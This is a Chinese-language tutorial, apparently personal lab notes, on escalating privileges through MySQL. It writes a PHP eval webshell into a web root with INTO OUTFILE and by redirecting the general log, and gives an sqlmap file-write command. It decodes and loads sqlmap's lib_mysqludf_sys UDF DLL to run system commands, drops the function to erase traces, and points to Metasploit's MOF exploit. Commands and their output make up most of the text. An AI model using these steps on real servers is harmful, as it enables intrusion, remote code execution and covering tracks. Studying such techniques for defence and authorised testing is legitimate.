03-MySQL提权总结

前提

什么时候用数据库提权？？？？

在得到WebShell且没有办法通过其他办法提权的前提下，我们考虑用数据库来进行提权。

数据库提权的前提：是得到数据库的用户名和密码，且是高权限的用户！

思考：如何获取数据库的用户名和密码？

通过数据库来获取WebShell权限

into outfile 写 shell

into outfile 写 shell要满足如下条件才可以写入 ：

1. 知道网站物理路径
2. 高权限数据库用户
3. load_file() 开启 即 secure_file_priv 无限制
4. 网站路径有写入权限

secure_file_priv 的值的解释：

值	说明
NULL	不允许导入或导出
/	只允许在 / 目录导入导出
空	不限制目录

在 MySQL 5.5 之前 secure_file_priv 默认是空，这个情况下可以向任意绝对路径写文件

在 MySQL 5.5之后 secure_file_priv 默认是 NULL，这个情况下不可以写文件

可用通过如下命令来查看配置：

```
show global variables like '%secure_file_priv%';
mysql> show global variables like '%secure_file_priv%';
+------------------+-------+
| Variable_name    | Value |
+------------------+-------+
| secure_file_priv | NULL  |
+------------------+-------+
1 row in set, 1 warning (0.00 sec)
```

接下来写码：


网站路径：D:/www

执行如下命令：

```
select '<?php @eval($_REQUEST[6]);?>' into outfile 'D:/www/shell.php';
mysql> select '<?php @eval($_REQUEST[6]);?>' into outfile 'D:/www/shell.php';
ERROR 1290 (HY000): The MySQL server is running with the --secure-file-priv
option so it cannot execute this statement
```

写入失败，这里失败的原因是因为我们前面查询secure_file_priv值为null，所以权限就是不允许导入或导出，这里我们对secure_file_priv进行修改为空后，再进行写入。

因为secure_file_priv为只读权限，所以我们打开my.ini文件:



重启服务器。

```
mysql> show global variables like '%secure_file_priv%';
+------------------+-------+
| Variable_name    | Value |
+------------------+-------+
| secure_file_priv |       |
+------------------+-------+
1 row in set, 1 warning (0.00 sec)
```

再次执行写码语句：

```
mysql> select '<?php @eval($_REQUEST[6]);?>' into outfile 'D:/www/shell.php';
Query OK, 1 row affected (0.00 sec)

mysql>
```

也可以利用sqlmap来写入：

```
sqlmap -u "http://x.x.x.x/?id=x" --file-write="源木马文件地址" --file-dest="目标木马地址"
```

当然这种写shell的方式，在MySQL 5.5之后已经很难实现了，因为MySQL 5.5之后值为NULL。

利用日志写shell

在into outfile的方式没有办法写shell的时候，我们还可以通过写日志的方式来！

在MySQL 5.0 版本以上会创建日志文件，我们可以通过修改日志的全局变量中的存储位置来 getshell

先来查看日志的情况：

```
mysql> SHOW VARIABLES LIKE '%general%';
+------------------+-------------------------------------------------------------
----+
| Variable_name    | Value
    |
+------------------+-------------------------------------------------------------
----+
| general_log      | OFF
    |
| general_log_file | D:\phpstudy_pro\Extensions\MySQL5.7.26\data\MS-
RNHFKWIOAGYR.log |
+------------------+-------------------------------------------------------------
----+
2 rows in set, 1 warning (0.00 sec)

mysql>
```


general_log 默认关闭，高权限的用户可以直接通过mysql命令行进行开启，开启后日志文件记录用户的每条指令，将其保存在general_log _file中。我们可以通过开启general_log ，然后自定义general_log _file来进行getshell。

```
mysql> set global general_log = "ON";   #开启general_log
mysql> set global general_log_file='D:/www/shell_log.php';   #修改
general_log_file路径
mysql> set global general_log = "ON";
Query OK, 0 rows affected (0.01 sec)

mysql> set global general_log_file='D:/www/shell_log.php';
Query OK, 0 rows affected (0.01 sec)

mysql> SHOW VARIABLES LIKE '%general%';
+------------------+----------------------+
| Variable_name    | Value                |
+------------------+----------------------+
| general_log      | ON                   |
| general_log_file | D:/www/shell_log.php |
+------------------+----------------------+
2 rows in set, 1 warning (0.00 sec)

mysql>
```

测试写日志:

```
mysql> select "<?php @eval($_REQUEST[6]);?>";
+-----------------------------+
| <?php @eval($_REQUEST[6]);?> |
+-----------------------------+
| <?php @eval($_REQUEST[6]);?> |
+-----------------------------+
1 row in set (0.00 sec)

mysql>
```

查看日志文件：



COM\..\Extensions\MySQL5.7.26\\bin\mysqld.exe, Version: 5.7.26 (MySQL Community Server (GPL)). started with: TCP Port: 3306, Named Pipe: MySQL
1-22T13:51:04.081404Z 3 Query SHOW VARIABLES LIKE '%general%' 2022-11-22T14:01:35.974647Z 4 Connect root@localhost on using TCP/IP 2022-
base() 2022-11-22T14:03:05.682127Z 4 Query select "

PHP Version 5.6.9

System	Windows NT MS-RNHFKWIOAGYR 6.2 build 9200 (Windows 8 Business Edition) AMD64
Build Date	May 13 2015 19:23:54
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"

通过数据库来提升权限

UDF提权

UDF(user-defined function)是MySQL的一个拓展接口，也可称之为用户自定义函数，它是用来拓展MySQL的技术手段，可以说是数据库功能的一种扩展，用户通过自定义函数来实现在MySQL中无法方便实现的功能，其添加的新函数都可以在SQL语句中调用，就像调用一些系统函数如version()函数便捷。

提权大致方法是把我们的动态链接库放置在特定的目录下，创建我们自定义函数，实现系统函数命令的调用，最终导致提权。

查看动态链接库的位置：

```
mysql> show variables like "%plugin%";
+-------------------------------+-------------------------------------------------
----+
| Variable_name                 | Value
     |
+-------------------------------+-------------------------------------------------
----+
| default_authentication_plugin | mysql_native_password
     |
| plugin_dir                    |
D:\phpstudy_pro\Extensions\MySQL5.7.26\lib\plugin\ |
+-------------------------------+-------------------------------------------------
----+
2 rows in set, 1 warning (0.00 sec)
```

如果是 MySQL >= 5.1 的版本，必须把 UDF 的动态链接库文件放置于 MySQL 安装目录下的 lib\plugin 文件夹下文件夹下才能创建自定义函数，该目录默认是不存在的，需要找到 MySQL 的安装目录。

如果是 MySQL < 5.1 的版本，需要把 UDF 的动态链接库文件放置于 C:\Windows\System32。

接下来的操作：


1. 搞一个动态链接库，这个动态链接库可以提权
2. 将这个动态链接库上传到plugin_dir
3. 通过这个动态连接库来创建函数
4. 执行系统命令

可以提权动态链接库

我们可以使用sqlmap中里的UDF动态链接库：

位置在：安装目录/sqlmap/data/udf/mysql

MSF 中也有：




通过如下语句来确定用32还是64：

```
mysql> show variables like "%compile%";
+-------------------------+--------+
| Variable_name           | Value  |
+-------------------------+--------+
| version_compile_machine | x86_64 |
| version_compile_os      | Win64  |
+-------------------------+--------+
2 rows in set, 1 warning (0.00 sec)
```

接下来生成动态链接库。

sqlmap中的动态链接库为了防止被杀毒软件查杀，都经过了编码处理，不能直接使用，所以我们还需要用sqlmap自带的解码工具cloak.py进行解码 。

```
python cloak.py -d -i C:\Python\Python310\sqlmap-
master\data\udf\mysql\windows\64\lib_mysqludf_sys.dll_ -o udf.dll  #windows解码
python cloak.py -d -i C:\Python\Python310\sqlmap-
master\data\udf\mysql\linux\64\lib_mysqludf_sys.so_ -o udf.so  #linux解码
```



这样就会在对应目录下生成utf.dll文件!

上传动态连接库


上传到什么地方?

```
mysql> show variables like "%plugin%";
+-------------------------------+-----------------------------------------------
----+
| Variable_name                 | Value
     |
+-------------------------------+-----------------------------------------------
----+
| default_authentication_plugin | mysql_native_password
     |
| plugin_dir                    |
D:\phpstudy_pro\Extensions\MySQL5.7.26\lib\plugin\ |
+-------------------------------+-----------------------------------------------
----+
2 rows in set, 1 warning (0.00 sec)
```

那么就需要动态创建!!!

创建方式有很多，最直接的方式就是直接WebShell创建即可!!。

直接用WebShell将udf.dll上传到这个目录即可:



当然还有其他方法，不过很麻烦，比如：

1.通过SQLMAP 上传

2.通过select into dumpfile的方式

创建函数

```
CREATE FUNCTION sys_cmd RETURNS STRING SONAME 'udf.dll';
mysql> CREATE FUNCTION sys_eval RETURNS STRING SONAME 'udf.dll';
Query OK, 0 rows affected (0.00 sec)

mysql>
```

查看是否创建成功：

```
mysql> select * from mysql.func;
+----------+-----+---------+----------+
| name     | ret | dl      | type     |
+----------+-----+---------+----------+
| sys_eval |   0 | udf.dll | function |
+----------+-----+---------+----------+
1 row in set (0.00 sec)

mysql>
```

执行系统命令

```
mysql> select sys_eval('whoami');
+------------------------------+
| sys_eval('whoami')           |
+------------------------------+
| ms-rnhfkwioagyr\administrator |
+------------------------------+
1 row in set (0.07 sec)
```

这个地方是SYSTEM才对，应该是我自己的操作系统的原因。。。。

抹除痕迹

```
#删除自定义函数
mysql> drop function sys_eval;
Query OK, 0 rows affected (0.00 sec)

mysql> select * from mysql.func;
Empty set (0.00 sec)
```

MOF提权

现在通过mof文件来进行提权已经非常困难了，因为它支持提权版本只有2003和一些之前的版本。mof的提权原理为mof文件每五秒就会执行，而且是系统权限，我们通过mysql使用load_file 将文件写入/wbme/mof，然后系统每隔五秒就会执行一次我们上传的MOF。MOF当中有一段是vbs脚本，我们可以通过控制这段vbs脚本的内容让系统执行命令，进行提权。

MSF中有现成的模块：

```
msf6 > search mysql_mof

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/windows/mysql/mysql_mof     2012-12-01       excellent  Yes    Oracle MySQL for Microsoft Windows MOF Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/mysql/mysql_mof

msf6 >
```

因为很少就不演示了，直到有这个东西就行！！